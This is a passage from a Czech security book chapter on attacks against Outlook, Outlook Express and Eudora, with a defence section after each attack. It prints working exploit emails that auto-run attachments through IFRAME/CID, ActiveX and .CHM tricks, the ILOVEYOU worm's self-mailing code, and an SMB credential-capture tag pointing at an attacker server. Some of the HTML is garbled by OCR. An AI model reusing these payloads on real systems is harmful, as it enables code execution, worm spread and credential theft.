hello somedomain.com
mail from: mallory@attacker.com
rcpt to: hapless@victim.net
data
Subject: Is Your Outlook Configured Securely?
Date: Thu, 2 Nov 2000 13:27:33 +0100
MIME-Version: 1.0
Content-Type: multipart/related;
    type="multipart/alternative";
    boundary="1"
X-Priority: 3
X-MSMail-Priority: High
X-Unsent: 1

--1
Content-Type: multipart/alternative;
    boundary="2"

--2
Content-Type: text/html ;
    charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<HT>
<HE>
</HE>
<Y bgColor3="#fffff">
<iframe src3cid:THE-C height30 width30X/iframe>
If secure, you will get prompted for filé download now. Cancel.<R>
If not, I will now execute some commands...<R>
</Y>
</HT>

--2--

--1
Content-Type: audio/x-wav;
    name="hello.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-C>
```

```
echo OFF
dir C:\_
echo YOUR SYSTEM HAS A VULNERABILITY
pause
```

--1

qui t

Všimněte si Content-ID <THE-CID> v části s boundary=1. Na toto Content-ID odkazuje IFRAME nacházející se v těle zprávy (oba řádky jsou tučně zvýrazněny). Jestliže si takovouto zprávu prohlédneme pomocí Outlooku/OE, je IFRAME zpracován a následně je vykonán jednoduchý skript, který zobrazí na konzole varovnou zprávu:

```
C:\Documents and Settings\Administrator>echo OFF
Volume in drive C has no label.
Volume Serial Number is 9498-F822

Directory of C:\

04/17/2001  03:16a      620 !test!
04/08/2001  05:46p    <DIR>  Documents an
04/08/2001  02:59p    <DIR>  Inetpub
04/17/2001  03:11a    <DIR>  Program File
04/17/2001  03:14a    <DIR>  test
04/16/2001  09:43p    <DIR>  WINNT
                           1 File(s)       620 bytes
                           5 Dir(s)  44,689,059,840 bytes free
YOUR SYSTEM HAS A VULNERABILITY
Press any key to continue . . .
```

Na výše zmíněném webu najdete příklady realizace tohoto útoku ve formě Win32 a VBS.

Tento útok lze samozřejmě provést také pomocí vhodně navržené webové stránky. V každém případě se jedná o velmi nebezpečnou chybu, protože umožňuje spuštění programu na počítači vybrané oběti pouhým odesláním e-mailu na její adresu.

Zajímavým kandidátem na program odeslaný potenciální oběti je passdump (<http://www.hackers-club.com/km/files/hfiles/>). Passdump čte z operační paměti heslo právě zalogovaného uživatele Windows a zapisuje ho do souboru %systemroot%\pass.txt. Výše popsaný útok může být použit ke spuštění tohoto programu a další útok popsaný v této kapitole může soubor pass.txt odeslat na adresu útočníka. Představte si, jak zástupy uživatelů Internetu nevědomky odesírají den co den svá hesla útočníkům.



## Obrana proti vykonání MIME přílohy

Okamžitým řešením je aplikace záplaty MS01-020, která způsobí, že IE nebude automaticky spouštět soubory určitého typu, ale bude místo toho požadovat jejich uložení na disk. Tato chyba je podrobněji popsána v archivech konference Bugtraq pod ID 2524 (<http://www.securityfocus.com/bid/2524>) a ve Win2000 je odstraněna Service Packem 2.

Z dlouhodobé perspektivy je vhodné nakonfigurovat Outlook/OE tak, aby byl co nejbezpečnější. Výše popsáný útok nemůže proběhnout, pokud je v zóně, ve které je dopis čten, zakázán download souboru. Bezpečnostní zóny byly podrobně popsány v předešlém textu.



## Vykonání skryté přílohy v programu Eudora

Rozšířenost	<b>6</b>
Složitost	<b>8</b>
Dopad	<b>10</b>
Celkové riziko	<b>8</b>

Populární klient Eudora se také nevyhnul zkoumání hackery a výsledkem je odhalení chyby, která umožňuje vykonání kódu na cílovém počítači. Chybu odhalili lidé z malware.com, a pokud jsou splněny dále uvedené podmínky, stačí k vykonání útočného kódu pouhé spuštění programu a stažení pošty. Musí být použita následující konfigurace volně šířitelné verze Eudory 5.0.2 pod operačním systémem Win9x, NT4 nebo 2000:

- Je povolen náhled zprávy. Pokud je náhled zakázán, musí uživatel zprávu otevřít.
- V menu Tools - Options - Viewing Mail musí být povolena volba Use Microsoft's Viewer (volba Allow Executables In HTML Content být povolená nemusí).

Chyba je založena na způsobu, jakým Eudora vkládá soubory do HTML e-mailů. Soubory jsou uloženy do zvláštního adresáře. Z e-mailu je na tyto soubory odkazováno pomocí Content ID (CID), jež je součástí URL.

Pokud útočník vytvoří HTML e-mail se dvěma přílohami a s jediným odkazem na CID jedné z příloh, mohou být obě vykonány na klientském počítači. Odkaz zavolá první přílohu obsahující JavaScript, který definuje druhou přílohu jako objekt ActiveX a vykoná ho.

Následuje kód (<http://www.malware.com/youIDORA.txt>), který uvedenou chybu demonstруje (část zakódovaná pomocí Base-64 je kvůli přehlednosti upravena).

```
MIME-Version: 1.0
To: hapless@victim.com
Subject: YOUDORA
Content-Type: multipart/related ;
boundary="-CF416DC77A62458520258885"
```

```
-CF416DC77A62458520258885
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
```

```

<!doctype html public "-//w3c//dtd html 3.2//en">
<html>
<head>
<title>YOU!DORA</title>
</head>

<body bgcolor="#0000ff" text="#000000" link="#0000ff"><Rvlink="#800080" alink="#ff0000">>
<br>
<br>
<img RC="cid:mr.malware.to.you" style="display:none">
<IMG IDW SRC="CID:MALWARE.COM" <N STYLE="DISPLAY:NONE">>
<CENTER><H6>YOU!DORA</H6></CENTER>
<FRE <Nid=malware width=10 height=10 style="display:none" >></FRE>

<script>
// 18.03.01 http://www.malware.com
malware.location.href=W0W.src
</script>
</body>
</html>

-CF416DC77A62458520258885
Content-Type: application/octet-stream
Content-ID: <mr.malware.to.you>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="malware.exe"

[base64-encoded attachment "malware.exe"]
-CF416DC77A62458520258885
Content-Type: application/octet-stream; charset=iso-8859-1
Content-ID: <malware.com>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="You!DORA.html"

[base64-encoded attachment "You!DORA.html"]
-CF416DC77A62458520258885--
```

Jakmile Eudora přijme tento e-mail, přenese soubory You!DORA.html a malware.exe do výše zmíněného adresáře. JavaScript location.href pak zavolá Content ID souboru You!DORA.html, který prostřednictvím JavaScriptu spustí malware.exe. Na následujícím výpisu vidíme, jak vypadá You!DORA.html v ASCII (v našem příkladu je zakódován v Base-64):

```

<script>
// http://www.malware.com - 18.03.01
document.writeln('<FRE runnerwin WTHO HEGHTO<RSRC="about:blank">></FRE>');
function linkit(filename)
{
    strpagestart = "<HT><HE></HE><Y><JECT <N CLASSID=" +
    "&CLSID:15589FA1-C456-11CE-BF01-00AA0055595A' CODEBASE="";
```

```

strpageend = "" ></JECTX/YX/HT>";
runnerwin.document.open();
runnerwin.document.write(strpagestart + filename + strpageend);
}
linkit('malware.exe');
</script>

```

Vidíme, že soubor malware.exe je spuštěn rutinou „linkit“, která vloží filename do HTML a IFRAME (více informací o automatickém vykonávání kódu pomocí odkazu najdete v dokumentu <http://support.microsoft.com/support/kb/articles/Q232/0/77.ASP>.

Malware.exe spustí příkazový interpreter s obrázkem plápolajících plamenů.



## Obrana proti vykonání skryté přílohy

Nejlepší obranou je aktualizace Eudory na verzi 5.1, kterou můžete získat na <http://www.eudora.com>. Dočasným řešením je zákaz volby Use Microsoft's Viewer v menu Tools - Options - Viewing Mail. Podrobnější informace o této chybě lze získat v dokumentu <http://www.securityfocus.com/bid/2490>.

## Outlook a červi šířící se pomocí adresáře

Během posledních let dvacátého století pořádali hackeři divoké novoroční páry na úkor uživatelů Outlooku a Outlook Expresu. Byla vyslána celá armáda červů, kteří využívali elegantní techniku svojí propagace založenou na rozesílání sebe samých na adresy uvedené v osobních adresářích, a maskujících se, jako by pocházeli z důvěryhodných zdrojů. Tato metoda, zneužívající důvěry uživatelů, se ukázala jako geniální nápad. Korporace deseti tisíc uživatelů Outlooku byly donuceny vypnout své poštovní servery, aby zvládly návaly zpráv, putujících tam a zpět mezi uživateli, blokujících mailboxy a zaplňujících diskový prostor poštovních serverů. Který z uživatelů mohl odolat pokušení otevřít přílohu dopisu, který přišel od kolegy?

První z těchto poštovních projektilů se jmenoval Melissa, a přestože byl David L. Smith, podezřelý z autorství červu, polapen a nakonec shledán vinným ze zneužití výpočetních prostředků, což obnáší pět až deset let vězení a až 150 000 \$ pokuty, pokračovali útočníci dále v rozšiřování podobných programů. Připomeňme alespoň programy Worm.Explore.Zip, BubbleBoy a ILOVEYOU. Přestože média v komentování podobných případů poněkud ochladla, hrozba stále trvá a existuje jeden červ, který stojí za podrobnější prozkoumání.

## Červ ILOVEYOU

Rozšířenost	<b>5</b>
Složitost	<b>5</b>
Dopad	10
Celkové riziko	7

Uvedme podprogram červa ILOVEYOU naprogramovaný ve VBScriptu (Visual Basic Script), který zajišťoval šíření červa e-mailem (některé řádky byly rozděleny, aby se vešly na stránku):

```

sub spreadtoemail()
On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
if (regv=="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctrentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
if (regad=="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
regedit.RegWrite "HKEY_CURRENT_USER\Software
                           \Microsoft\WAB\"&malead,1,"REG_DWORD"
end if
x=x+1
next
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
else
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
end if
next
Set out=Nothing
Set mapi=Nothing
end sub

```

Tento jednoduchý 37řádkový podprogram spouští MAPI (Messaging Application Programming Interface - rozhraní pro poštovní aplikace), pomocí kterého prohledává WAB (Windows Address Book - Windows adresář) nacházející se v registry a na každou nalezenou adresu odesílá e-mail se subjektem ILOVEYOU a tělem zprávy, v němž je uživatel žádán „o přečtení připojeného MILOSTNÉHO DOPISU pocházejícího ode mne“ (děkujeme Brianu Lewisovi z Foundstone Inc. za pomoc při analýze kódu).

## Eliminace červů zneužívajících adresář

Po letech osočování Microsoft unavilo neustálé zdůrazňování, že za šíření červů mohou uživatelé spouštějící přílohy e-mailů, a zveřejnil záplatu. Záplata se jmenuje Outlook 2000 SR-1 E-mail Security Update (<http://office.microsoft.com/downloads/2000/Out2ksec.aspx>). Jednou z komponent této záplaty je

Object Module Guard, který upozorní uživatele pokaždé, když se nějaký externí program pokusí přečíst údaje z Outlook adresáře nebo odeslat dopis.

Reliable Software Technologies Corporation (RSTCorp, nyní Digital, <http://www.digital.com>) dodávají utilitu, která pomocí monitorování Virtual Basic Scripting Engine blokuje specifická volání Outlooku, takže také zabrání šíření virů typu ILOVEYOU. Záplata se jmenuje JustBeFriends.dll (JBF) a může být použita společně s updatem od Microsoftu. Na rozdíl od Microsoft Object Model Guardu, řídícího přístup k funkcím Outlooku, které mohou být používány k získávání adres a odesílání e-mailů, JBF rozhoduje o tom, zda budou mít jiné aplikace přístup k Outlooku nebo Outlook Expressu. V případě aplikace spuštěné z desktopu nebo z přílohy dopisu je přístup zamítnut, jinak je uživatel dotázán, jestli může aplikace Outlook použít. Další podrobnosti najdete v technických detailech JBF na <http://www.digital.com/jbf/tech.html>.

Digital tvrdí, že jejich přístup k věci je lepší, protože Object Model Guard od Microsoftu musí ochránit obrovské množství objektů, což je velmi složitá záležitost. Dále uvádějí, že pokud se e-mailové adresy vyskytují v signaturách, tělech zpráv a dalších dokumentech, mohou být i přes použití Object Model Guardu odhaleny. Navíc je možné objevení dalších nedostatků, které hromadné rozesílání dopisů z Outlooku umožní. Naproti tomu filtrování přístupu k samotnému Outlooku/OE může uživateli teoreticky ochránit i před dosud neznámými útoky.

JustBeFriend naleznete na <http://www.digital.com/jbf> - my ho doporučujeme všem uživatelům Outlooku/OE na platformách NT/2000.

### Poznámka

JustBeFriends není určen pro platformy Win9x.

## Útoky pomocí příloh dopisů (attachmentů)

Jednou z velmi příjemných vlastností e-mailu je možnost *zasílání* příloh. Tato skvělá funkce má však jednu nevýhodu. Spočívá v neodolatelném nutkání uživatelského programu spustit téměř každý soubor, který jím e-mailem přijde. Nikdo z nich si neuvědomuje, že je to stejně jako pozvat zloděje do bytu.

Dále si povíme o útocích, které využívají soubory připojených k elektronickému dopisu. Některé z nich zneužívají zvědavosti uživatele a neposednosti jeho ukazováčku ke spuštění atraktivně se tvářící přílohy. Jiné uloží připojený soubor na disk, aniž by to vyžadovalo spolupráci oběti nebo aniž by si toho oběť vůbec všimla. Většina uživatelů Internetu pracuje s přílohami velmi opatrně a se značnou podezřívavostí. Doufáme, že následující sekce k podobnému postoji přesvědčí i ty ostatní.

## Útoky zneužívající obálky objektů

Rozšířenost	<b>5</b>
Složitost	<b>5</b>
Dopad	<b>10</b>
Celkové riziko	<b>7</b>

Málo známým tajemstvím Windows je, že koncovka .SHS není ve jménu souboru implicitně (díky nastavení klíče HKEY\_CLASSES\_ROOT\ShellScrap\NewerShowExt. v Registry) zobrazována. Asi by to nebylo nic tragického, kdyby nebyly soubory s touto koncovkou (zvané též Shell Scrap Objects) používány ke spouštění příkazů. Podstata těchto souborů je úzce spjata s technologií OLE a zjednodušeně řečeno se jedná o „obálky“ pro jiný vložený objekt. Pod objektem si můžeme představit tabulkou Excelu (kterou jistě mnozí z vás viděli vloženou v dokumentu Wordu) nebo nějaký další soubor. Nejjednodušší cesta, jak soubor s koncovkou .SHS vytvořit, je vložit soubor do nějaké aplikace podporující OLE (můžete zkoušet třeba Wordpad) a následně zkopírovat jeho ikonu do jiného adresáře. Soubor se nyní nachází v obálce, která je reprezentována ikonou a koncovkou .SHS. Jakmile klepnete na obálku, je pomocí balíčkovače objektů (Microsoft Object Packager) spuštěn i vložený objekt. Tento mechanismus otevírá znalcům DOSu netušené obzory.

V červnu 2000 někdo vypustil červa jménem LifeChanges, který tohoto mechanismu zneužíval k útoku na uživatele. Červ byl distribuován e-mailem se subjektem odkazujícím na vtipy obsažené v přiloženém souboru. Přiložený soubor byl obálkou s koncovkou .TXT, takže vypadal jako běžný textový soubor (implicitní ikona obálky dokonce vypadá jako ikona textového souboru). Jakmile byl LifeChanges vykonán, provedl standardní akce: automaticky se rozeslal na prvních 50 adres uvedených v adresáři oběti a smazal soubory. Je zlepšující vidět, že někdo založil útok na vlastnostech systému, které jsou známy již léta a jsou zaznamenány na webovém serveru PCHelp (<http://vvnivw.pc-help.org/security/scrap.htm>). Kdo ví, kolik časovaných bomb, jako je tato, tiše čeká ve Windows Registry?

## Obrana proti zneužití obálek souborů

Uvedme několik vynikajících rad z webového serveru PCHelp:

- Vymažte v Registry hodnotu NewerShowExt z místa uvedeného dříve a také z HKLM\SOFTWARE\Classes\DocShortcut. Zajistíte tak, že budou ve Windows viditelné koncovky .SHS a .SHB (.SHB soubory fungují podobně jako .SHS).
- Aktualizujte antivirový program tak, aby prohlížel i soubory SHS a SHB.
- Kompletně zakažte použití obálek buď jejich odstraněním ze seznamu známých typů souborů nebo vymazáním souboru shscrap.dll z adresáře System.
- Nepoužívejte Windows Explorer, ale starý File Manager (Průzkumník) - winfile.exe pod NT4.


## Skrývání koncovek příloh doplněním mezer

Rozšířenost	7
Složitost	8
Dopad	9
Celkové riziko	8

18. května 2000 popsal Volker Werth metodu (viz <http://www.securityfocus.com/archive/75/60687>), pomocí které lze odeslat přílohu tak, že nebude viditelná koncovka přiloženého souboru. Doplněním jména souboru mezerami (hexadecimálně %20) lze odsunout skutečnou koncovku souboru mimo prostor, který je k zobrazení příloh v mnohých poštovních klientech vymezen. Například:

freemp3.doc . . . [150 mezer] . . . .exe

Tato příloha je zobrazena jako freemp3.doc, což je typ souboru, který s klidem uložíte na disk nebo prohlédnete rovnou z klienta. Následuje příklad toho, jak může podobná příloha vypadat v Outlook Expressu:



## Obrana proti skrývání koncovek

Jak můžete vidět na předchozím obrázku, nevypadá příloha přesně tak, jak by vypadal dokument. Také tečky v pravé části panelu (...) svědčí o tom, že není něco v pořádku. Navíc doporučujeme neotvírat přílohy rovnou v poštovním klientovi vůbec. Nepoučitelným uživatelům by v tom mohl pomoci Outlook SR-1 Security patch (bezpečnostní záplata), která je donutí uložit na disk většinu potenciálně nebezpečných příloh (viz <http://office.microsoft.com/downloads/2000/Out2ksec.aspx>).

## Obelhávání uživatelů

Rozšířenost	<b>10</b>
Složitost	10
Dopad	<b>10</b>
Celkové riziko	10

Přímou cestou, jak donutit uživatele uložit přílohu na disk, je jemná psychologická práce. Dostali jste již někdy e-mail s takovýmto textem?

„Tato zpráva obsahuje znakovou sadu, která není vaším klientem podporována. Pokud chcete vidět původní obsah zprávy, otevřete soubor uvedený v příloze. Pokud text nebude zobrazen korektně, uložte přílohu na disk a poté ji otevřete programem, který dokáže danou znakovou sadu zobrazit správně.“

Tato zpráva je generována v případě, že je dopis (ve formátu .EML) forwardován uživateli Outlooku a dojde k chybě ve zpracování MIME deklarací tohoto dopisu. Zjistili jsme, že toto je téměř absolutně spolehlivá metoda, jak někoho donutit přímo otevřít přílohu (nebo ji uložit na disk). Zprávy podobného typu jsme dostali dokonce i z několika prominentních poštovních konferencí o bezpečnostní problematice. Samozřejmě se jedná pouze o jeden z mnoha možných textů, které může útočník použít. Nenechte se obelstít!

## Obrana proti obelhávání uživatelů

Jediným nepřitelem je v tomto případě váš klepající ukazováček. Naučte se všechny přílohy před otevřením kontrolovat antivirovým programem. Ale i v tomto případě pečlivě prověřte odesílatele zprávy a pamatujte na to, že červi (jako ILOVEYOU) se dokážou maskovat tak, jako by přicházeli od vašich nejlepších přátel.

## Uložení přílohy na disk bez spolupráce uživatele

Zatím jsme mluvili o útocích, které spoléhaly na soubory (vykonavatelné programy) ležící na počítači v síti nebo se již dál vyskytující na lokálním disku uživatele. Co když však má útočník možnost uložit na lokální disk cílového uživatele svůj vlastní kód a pak ho spustit?

## Ovládnutí funkce Uložit jako Excelu a PowerPointu

Rozšířenost	5
Složitost	5
Dopad	8
Celkové riziko	6

Princip tohoto útoku pochází ze zkoumání funkce Uložit jako (SaveAs) MS Excelu a PowerPointu Georgi Guninskim (viz <http://www.guninski.com/sheetex-desc.html>). Georgi zjistil, že jakmile je na dokument Office v rámci IE odkazováno pomocí již zmíněného tagu OBJECT, vzniká možnost uložení dat na libovolné místo lokálního disku. Georgiho ukázka extrahuje data, která mají být uložena, přímo ze souboru Book1.xls (obyčejný soubor Excelu přejmenovaný na xls). Koncovka .xls je použita proto, že pokud takový soubor umístíme do adresáře Startup, bude po restartu počítače vykonán.

Uvedeme lehce modifikovanou verzi Georgiho příkladu, zapouzdřenou do nám již dobře známého útočného e-mailu:

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
```

```

data
subject: Check this out!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii

<HTML>
<h2>Enticing message here!</h2>
<object data="http://www.guninski.com/Book1.xls" id="sh1" width=0 height=0>
</object>
<SCRIPT>
function f()
{
fn=" D:\test\georgi-xla.htm";
sh1.object.SaveAs(fn,6);
alert(fn+" successfully written");
}
setTimeout("f()",5000);
</SCRIPT>
</HTML>

```

qui t

Georgiho kód se nachází mezi tagy <object> a </SCRIPT>. Modifikovali jsme ho tak, aby byl soubor Book1.xls dostupný pomocí kompletního URL (originální verze počítala s tím, že je soubor uložen lokálně). Obsah souboru Book1.xls je uložen do souboru specifikovaného na řádce „fn="“. Odstranili jsme také komentáře, které popisovaly, jak uložit soubor do adresáře Startup (myslíme si, že na to přijdete sami). Jestliže si tuto zprávu prohlédnete pomocí OE na NT s bezpečnostní zónou nastavenou na nízké zabezpečení, objeví se na obrazovce krátce okno indikující přenos souboru a poté následující zpráva:



Jsme líní, a proto jsme použili Georgiho soubor Book.xls. Je zcela neškodný (obsahuje pouze několik řádek kódu, který vypíše do okna příkazového okna řetězec „Hello world“).

Se stále rostoucím počtem anonymních úložišť souborů není dnes pro útočníka žádný problém vytvořit vlastní zákeřný dokument Office a zpřístupnit ho pro uživatele Internetu. Oblíbeným úložištěm takovýchto souborů bývají i špatně nakonfigurované nebo již ovládnuté FTP a webové servery.

## Obrana proti ovládnutí funkce Uložit jako

Je nutné, abychom to znova opakovali? Aplikujte odpovídající záplaty, které najeznete na <http://www.microsoft.com/technet/security/bulletin/MS00-049.asp>. Tato záplata označí dokumenty Excelu a PowerPointu

jako nevhodné pro spouštění. Samozřejmě nejjistější je vypnout ActiveX postupem, který byl uveden v diskusi o bezpečnostních zónách.

## Násilné vnučení příloh

Rozšířenost	<b>5</b>
Složitost	2
Dopad	8
Celkové riziko	5

Lidé z <http://www.malware.com> vymysleli frázi „force feeding“ (doslově násilné nakrmení), aby označili mechanismus, kterým lze uložit soubory na disk uživatele bez jeho vědomí. Podstatou mechanismu je jejich tvrzení, že Outlook/OE v případě ukládání přílohy v podstatě ignoruje odpověď uživatele na nabídky dialogového okna. Pokud uživatel otevře přílohu přímo v poštovním klientovi, dotáže se Outlook/OE, zda ji má otevřít, uložit na disk nebo akci stornovat. Lidé z malware.com tvrdí, že ať uživatel zvolí cokoli, je příloha vždy uložena do adresáře %temp% (C:\Windows\temp ve Win9x a C:\temp v NT). Dočasné adresáře Win2000 jsou umístěny v prostředí jednotlivých uživatelů, a jsou tedy hůře lokalizovatelné. Jakmile je soubor uložen, je jeho spuštění zajištěno pomocí HTTP meta tagu refresh, který slouží k automatickému přesměrování prohlížeče na stránku uvedenou v tagu. Například řádek

```
<META HTTP-EQUIV="refresh" content="2;URL=http://www.jinde.com">
```

vložený do webové stránky přesměruje prohlížeč na server www.jinde.com. Hodnota za „content=“ udává, jak dlouho má prohlížeč čekat před tím, než se napojí na nový server. Lidé z malware.com uvádí v meta tagu refresh přímo jméno souboru, který je uložen na disk technikou popsanou výše:

```
<meta http-equiv="refresh" content="5;
url=mhtml:file:///C:\WINDOWS\TEMP\lunar.mhtml ">
```

Soubor lunar.mhtml, který byl dříve uložen na disk, obsahuje odkaz na ovládací prvek ActiveX. Ovládací prvek spustí druhou přílohu, mars.exe. Krátké, ale efektivní.

Když se v konferenci Bugtraq diskutovalo na toto téma, minimálně dvě autority v oboru bezpečnosti tvrdily, že tento mechanismus nefunguje tak, jak bylo popsáno. Testy podniknuté autory měly proměnlivé výsledky, ale potvrzily, že k uvedenému jevu může sporadicky dojít v případě, že je bezpečnost odpovídající zóny nastavena v Outlooku/OE na nízkou. Soubor se nám za těchto podmínek podařilo uložit do adresáře temp dvakrát pod Win98SE a NT4Workstation. Rozhodně se to však nedělo pravidelně. Tajemství procesu násilného uložení souboru tedy není stále vyřešeno.

Můžeme se tedy cítit alespoň trochu uklidněni. Představte si, jaké problémy by způsobila výše uvedená metoda v kombinaci s útokem popsaným Georgij Guninskim, který umožňuje vykonání kódu obsaženého v dokumentech MS Office. Útočníci by mohli poslat přílohu s dokumentem obsahujícím kód, který by byl uložen do adresáře temp a následujícím dopisem pomocí odpovídajícího ActiveX tagu spuštěn.

Již jsme se ale zmiňovali o snadné dostupnosti anonymních úložišť souborů v Internetu, takže v podstatě ani není nutné ukládat soubory s kódem přímo na cílový počítač. Stačí tag z útočného e-mailu nasměrovat na soubor s kódem uložený někde v Internetu a výsledek je stejný. Včetně zachování anonymity útočníka.

## Použití IFRAME k uložení přílohy do TEMP

Rozšířenost	5
Složitost	9
Dopad	10
Celkové riziko	8

V dokumentu z roku 2000 (<http://www.guninski.com/eml-desc.html>) Georgi prokázal svůj cit pro zdánlivý detail, který však vede k rozsáhlým důsledkům. Základní myšlenkou tohoto útoku je zneužítit dočasné soubory vytvářených Outlookem/OE, které mají známá jména a libovolný obsah (jedná se o mechanismus podobný tomu, který zveřejnili lidé z malvare.com). Georgi však útok doplnil o chybu umožňující vykonání souboru .CHM (viz <http://www.guninski.com/chm-desc.html>) a zneužítit nám již dobré známého tagu IFRAME. Zdá se, že se mu podařilo objevit spolehlivý mechanismus instalace zákeřného kódu a jeho následného spuštění. Proto jsme také ocenili celkové riziko tohoto útoku hodnotou 8 (jednou z nejvyšších). Útok se totiž nejvíce blíží stavu ideálnímu pro útočníka: uložit na disk, spustit a to vše bez intervence napadeného uživatele.

Trik spočívá v použití tagu IFRAME (v těle e-mailu), který odkazuje na přílohu obsaženou v té samé zprávě. Z nějakého bizarního důvodu, který asi zná pouze Guninski, dojde k uložení přílohy na disk hned poté, co je na ni odkázáno pomocí IFRAME. Pak už je dětskou hrou spustit soubor pomocí skriptu vloženého do zprávy (té samé). Georgi zveřejnil soubor .CHM, který je nakonfigurován tak, aby spustil pomocí vloženého příkazu program Wordpad.exe.

Zde je „kapsle“ demonstrující právě popsaný útok. Připomeňme, že soubor .CHM byl připraven pomocí programu mpack.

```

helo somedomain.com
mail from: <mallorySattacker.net>
rcpt to: <hapless@victim.net>
data
subject: This one takes the cake!
Importance: high
MIME-Version: 1.0
Content-Type: mul tipart/mixed;
boundary="_boundary1_"

-_boundary1_
Content-Type: multipart/alternative;
boundary="_boundary2_"

-_boundary2_
Content-Type: text/html; charset=us-ascii

```

```
<IFRAME align=3Dbaseline alt=3D"" =
border=3D0 hspace=3D0=20
src=3D"cid:5551212"></IFRAME>
<SCRIPT>
setTimeout('window.showHelp("c:/windows/temp/abcde.chm");',1000);
setTimeout('window.showHelp("c:/temp/abcde.chm");',1000);
setTimeout('window.showHelp("C:/docume~1/admini~1/locals~1/temp/abcde.chm");
           ',1000);
</SCRIPT>

-_boundary2_-

-_boundary1_
Content-Type: application/binary;
      name="abcde.chm"
Content-ID: <5551212>
Content-Transfer-Encoding: base64

[Pomoci utility mpack Base64-zakodovany soubor abcde.chm a vloženy sem]

-_boundary1_-
.
quit
```

Naše testy ukázaly, že útok prokazatelně funguje proti Windows 9x, NT a 2000, Outlooku a Outlook Expressu. Řádky začínající řetězcem „setTimeout“ definují výsledek útoku. (Poznáte, pro které operační systémy jsou určeny?)

Klíčovým místem kódu je pole Content-ID, zde s hodnotou 5551212. IFRAME položka src v těle zprávy odkazuje na ID MIME přílohy v těle té samé zprávy a způsobí nádherný kruhový odkaz, který umožňuje uložení přílohy na disk a jeho vyvolání opět z té samé zprávy.

## Obrana proti manipulaci přílohou pomocí IFRAME

Jedinou obranou je opatrné používání ActiveX, tak jak je popsáno v sekci o bezpečnostních zónách. Microsoft zatím nezveřejnil žádnou záplatu.

## Iniciování odchozích spojení

Zatím jsme se zmiňovali jen velmi málo o způsobech, jak dosáhnout toho, aby klient vykonával zákeřné aktivity podle přání útočníka. Současné technologie umožňují tento scénář realizovat velmi snadno. Dále uvidíte, jak je možné použít takovou samozřejmou věc, jako je URL, k mnohem zajímavějším činnostem, než je pouhá navigace v Internetu.

## Přesměrování SMB autentizace

Rozšířenost	4
Složitost	9
Dopad	7
Celkové riziko	7

Tento základní, ale obzvláště dýbelšký trik byl nastíněn v jedné z raných verzí programu LOphcrack (viz kapitola 5). Oběti odešlete e-mail s vloženým odkazem na podvodný SMB server. Oběť odkaz následuje (manuálně nebo automaticky) a klient odešle serveru autentizační data SMB protokolu. Podobné odkazy se velmi snadno maskují a k tomu, aby byly použity, většinou vyžadují jen minimální spolupráci oběti. *Windows se totiž automaticky pokouší přihlásit jako aktuální uživatel (pokud není explicitně poskytnuta jiná autentizační informace)*. Toto je pravděpodobně z hlediska bezpečnosti jedna z nejnebezpečnějších vlastností Windows.

Představte si stránku WWW nebo HTML e-mail s vloženým obrázkem:

```
<html>
<img srcfile://<attacker_server>null.gif height=1 width=1>></img>
</html>
```

Jakmile IE nebo Outlook/OE zpracuje tento kód, inicializuje SMB relaci se serverem útočníka, přičemž sdílený prostředek nemusí ani existovat.

Jakmile se oběť napojí na útočníkův server, stačí již jenom zachytit její LM odpověď. V kapitole 5 jste zjistili, jak je to díky programu SMBCapture jednoduché.

Jinou variantou je použití falešného SMB serveru (například SMBRelay, který umí zachytit autentizační data, a dokonce se pomocí nich přihlásit na počítač oběti).

## Obrana proti přesměrování SMB autentizace

Riziko způsobené přesměrováním SMB autentizace může být zmírněno několika způsoby.

Jedním ze způsobů je dodržování bezpečnostních pravidel při provozu sítě. SMB služby by měly být izolovány v chráněných sítích, hraniční směrovače by měly blokovat odchozí SMB komunikaci a infrastruktura sítě by neměla povolovat propagaci SMB komunikace směrem k nedůvěryhodným serverům. Je také důležité, aby bylo útočníkům zabráněno ve fyzickém přístupu k síti (s rozvojem bezdrátových technologií je to stále složitější). Je třeba si také uvědomit, že útoky uskutečňované pomocí odposlechu síťové komunikace nevyžadují konfiguraci IP ani MAC adresy (analyzátoři síťového provozu pracují v promiskuitním režimu), takže práce útočníka je značně ulehčená.

